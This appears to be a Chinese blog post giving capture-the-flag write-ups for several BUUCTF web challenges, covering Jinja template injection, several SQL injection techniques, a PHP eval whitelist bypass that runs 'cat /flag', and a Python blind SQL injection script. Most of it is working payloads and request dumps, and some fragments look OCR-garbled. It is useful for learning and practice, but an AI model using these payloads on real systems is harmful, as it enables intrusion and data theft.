BUU CTF web(三)

原创

0xdawn 于 2020-04-30 18:58:58 发布 4314 收藏 2

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_43872099/article/details/105867755

版权

CTF 专栏收录该内容

13 篇文章 0 订阅

订阅专栏

[WesternCTF2018]shrine

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/')

def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

/shrine/路径下可以模板注入

```
http://c5d52eaf-29bb-49b6-81fc-c82fe18f6826.node3.buuoj.cn/shrine/{{1+1}}
```

源码中注册了一个名为FLAG的config

但黑名单把config、self循环遍历并替换为空，所以读取不到

python内置函数

url_for

```
/shrine/{{url_for.__globals__}}
```

```
/shrine/{{url_for.__globals__['current_app'].config}}
```

get_flasher_messages

```
/shrine/{{get_flashed_messages.__globals__['current_app'].config}}
```

[SWPU2019]Web1

广告名处二次注入，且ban掉了注释，只能闭合引号注入

```
1' //查看广告详情报错
1'' //查看广告详情正常
```

/**/绕过空格过滤

空格过滤的基本操作

order by中含or，也被ban了，可以用group by代替

```
-1'/**/group/**/by/**/22,'1
```

联合查询

```
-1'/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

mysqlinnodb_table_stats

https://mariadb.com/kb/en/library/mysqlinnodb_table_stats/

```
-1'union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

无列名注入

参考链接：

https://www.jianshu.com/p/dc9af4ca2d06


https://www.anquanke.com/post/id/193512

```
-1'union/**/select/**/1,(select/**/group_concat(b)/**/from(select/**/1,2,3/**/as/**/b/**/union/**/select*from/**/users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

[GXYCTF2019]BabySQli

```
select * from user where username = '$name'
```

union select查询可知有三个字段



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ...
Go Cancel
Target: http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
415 bytes | 76 millis

```
POST /search.php HTTP/1.1
Host: 05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
Connection: close
Referer:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name=admin'union select 1,2,3#&pw=admin
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 08 Apr 2020 07:07:04 GMT
Content-Type: text/html
Content-Length: 226
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJB
SG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZR
NRFHOPJ5-->
<meta http-equiv="Content-Type"
content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>



wrong pass!
```

后端代码

```
<?php
    if($row['username']==’admin’){
        if($row['password']==md5($pass)){
            echo $flag;
        }else{
            echo “wrong pass!”;
        }
    }
    else{ echo “wrong user!”;}
?>
```


知识点

当查询的数据不存在时，联合查询就会构造一个虚拟的数据

输入admin，密码为md5(123456)，代入查询时MySQL里面就会生成admin，123456的用户

同时使用123456密码进行登录，就可以绕过限制

```
name='union select 1,"admin","e10adc3949ba59abbe56e057f20f883e";#&pw=123456
```


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
447 bytes | 148 millis

Target: http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn


```
POST /search.php HTTP/1.1
Host: 05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
Connection: close
Referer:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name='union select
1,"admin","e10adc3949ba59abbe56e057f20f883e"#&pw=123456
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 08 Apr 2020 07:16:58 GMT
Content-Type: text/html
Content-Length: 258
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJB
SG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZR
NRFHOPJ5-->
<meta http-equiv="Content-Type"
content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>



flag{5347a49a-5069-4b38-a7f2-560d2b854a5a}
```

[GYCTF2020]Blacklist

这道题是以强网杯为原型的堆叠注入

```
1';show tables;
```




姿势: 1';show tables;

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

```
1';show columns from `FlagHere`;
```




姿势: 1';show columns from `

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;
```



Black list is so weak for you,isn't it

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{5689e313-31d0-4030-a991-387a503ea938}"
}
```

[CISCN 2019 初赛]Love Math

```
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

PHP函数

- scandir()：返回指定目录中的文件和目录的数组
- base_convert()：在任意进制之间转换数字
- dechex()：把十进制转换为十六进制
- hex2bin()：把十六进制字符串转换为ASCII字符
- var_dump()：输出变量的相关信息
- readfile()：输出一个文件。该函数读入一个文件并写入到输出缓冲。若成功，则返回从文件中读入的字节数。若失败，则返回 false

动态函数

PHP中可以把函数名通过字符串的方式传递给一个变量，然后通过此变量动态调用函数

```
$function = "sayHello";
$function();
```

getallheaders

函数用于包含当前请求所有头中信息的数组，失败返回FALSE

payload：``$pi = base\ onvert$.pi(696468,10,36)($pi(8768397090111664438,10,30)(){1})

据说是可以在`header中写入cat flag.php`带出flag，但我本地没有成功

最终payload：

```
http://833b3035-65c8-45f0-aef4-8214e5f05661.node3.buuoj.cn/?c=$pi=(is_nan^(6).(4)).(tan^(1).(5));$pi=$$pi;$pi{0}($pi{1})&0=system&1=cat%20/flag
```

[CISCN2019 总决赛 Day2 Web1]Easyweb

robots.txt：

```
User-agent: *
Disallow: *.php.bak
```

最终在image.php.bak找到源码泄露


```
< ?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```

构造payload：

```
image.php?id=\0%27&path=%20or%20length((select group_concat(password) from users))=20%23
```

得知密码长度为20位，附上sql盲注脚本

```
import requests
import time

url = r'http://13f181de-393c-4dc4-b511-cf4ab608c75f.node3.buuoj.cn/image.php'
result = ''

for x in range(0, 20):
    high = 127
    low = 32
    mid = (low + high) // 2
    while high > low:
        payload = " or id=if(ascii(substr((select password from users limit 1 offset 0),%d,1))>%d,1,0)#" % (x, mid)
        params = {
   'id':'\\\\0',
   'path':payload
  }
        response = requests.get(url, params=params)
        time.sleep(2)
        print(payload)
        if b'JFIF' in response.content:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2

    result += chr(int(mid))
    print(result)
```



